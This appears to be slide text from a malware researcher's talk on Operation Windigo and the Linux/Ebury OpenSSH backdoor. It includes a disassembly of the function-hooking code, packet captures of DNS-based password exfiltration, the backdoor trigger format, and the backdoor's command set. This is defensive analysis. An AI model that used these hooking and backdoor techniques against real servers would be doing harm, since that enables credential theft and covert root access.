

Are attackers using automation more efficiently than defenders?

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`:~$ whoami`

Marc-Etienne M.Léveillé

- Malware Researcher at ESET
- Interested in OS X and Linux threats
- InfoSec CTF competition fan (former CSAW CTF Finalists)



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`:~$ whoami`



:~\$ apropos

- What is Operation Windigo?
- Automating a dark cloud
- Defeating Ebury
- Automating defense



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```
:~$ w | grep -v marc-  
etienne
```

aka Who are you?



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What is Operation Windigo?


Crimeware operation consisting of several malware components — Linux/Ebury, Linux/Cdorked and Perl/Calfbot — where the **infrastructure is mostly operated on compromised servers**.

Used for **traffic redirection** and sending **spam**.



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
What is Operation Windigo?



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
Operation Windigo

A joint investigation effort




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Big Picture



How does it expand?



End goal (\$)

- Install malware on Windows end-users
 - Exploit Kits: Flashpack, Blackhole, RIG
 - Win32/Glupteba (more spam capability)
- Spam
 - Mostly adult affiliate programs links
 - Some Casino
- Web-site redirections to adult affiliate programs



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Impact

- **25 000+** compromised servers
- **500 000** browser redirections per day (20% go to exploit packs)
- **35M+** spam sent per day



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Local Impact

```
$ cat ebury_victim_list_iponly.txt
[ ... ]
128.238.xx.xx
128.238.xxxx.xx
[ ... ]
```



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Local Impact

```
$ cat ebury_victim_list.txt
[...]
128.238.xx.xx    US      POLYTECHNIC UNIVERSITY  xxxxxx.poly.edu
128.238.xxx.xx   US      POLYTECHNIC UNIVERSITY  xxxx.isis.poly.edu
[...]
```



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Linux/Ebury

- OpenSSH backdoor
 - Replacing original OpenSSH binaries (ssh, sshd, ssh-add)
 - Then: replaces a shared library and hooks OpenSSH's address space
- Provides a backdoor root shell to the operators
 - Doesn't leave traces behind when used
- Steals SSH passwords and keys
 - When connecting **to** and **from** the infected machine



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How the shared library works

1. Shared library has a **constructor function** executed when loaded
2. Detect main executable that is loading libkeyutils.so
3. Hook imported function such as crypt and syslog
4. Detect main executable address space (dlopen(NULL))
5. Patch code inside main executable to redirect function calls to the malicious libkeyutils.so



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Hook imported function


```
lea    rdi, aAudit_log_user ; "audit_log_user_message"
call   get_import_from_mainexec
test   rax, rax
mov    rbx, rax
jnz    loc_36E7002DF8
```

```
loc_36E7002DF8:          ; "audit_log_user_message"
lea    rsi, aAudit_log_user
xor   edi, edi
call  dlsym_h
mov    rdi, rbx
mov    cs:audit_log_user_message_orig, rax
call  make_segment_rw
lea    rax, audit_log_user_message_hook
mov    rdi, rbx
mov    [rbx], rax
call  make_segment_ro
jmp    loc_36E7002BB8
```




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key_parse clean



key_parse hooked



How information is exfiltrated?

1. Passwords are sent inside a DNS packet with all required information such as username, target IP address and port
2. Keys are kept in memory and are later fetched by the operators with the `xcat` command

```
98.174.121.19 -> 75.82.52.14  DNS Standard query 0x4cdd  A b74bebe10cad6ffe684
```



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Backdoor interaction

To trigger the Linux/Ebury remotely in sshd, a special SSH client version identifier is used

```
192.27.81.11 -> 78.240.11.44 SSH Server: Protocol (SSH-2.0-OpenSSH_5.3)
78.240.11.44 -> 192.27.81.11 SSH Client: Protocol (SSH-2.0-0861d60b2465c038307

[11 bytes password][optional 4 bytes command][optional 4 bytes argument]
```



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Backdoor interaction (cont.)


5 commands

- Xver: print Linux/Ebury version installed
- Xcat: print stolen credentials
- Xbnd: choose binded IP address for SSH tunnel
- Xpsw: set additional 4 byte xor key for future backdoor usage
- None: get a shell



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Ebury infection map



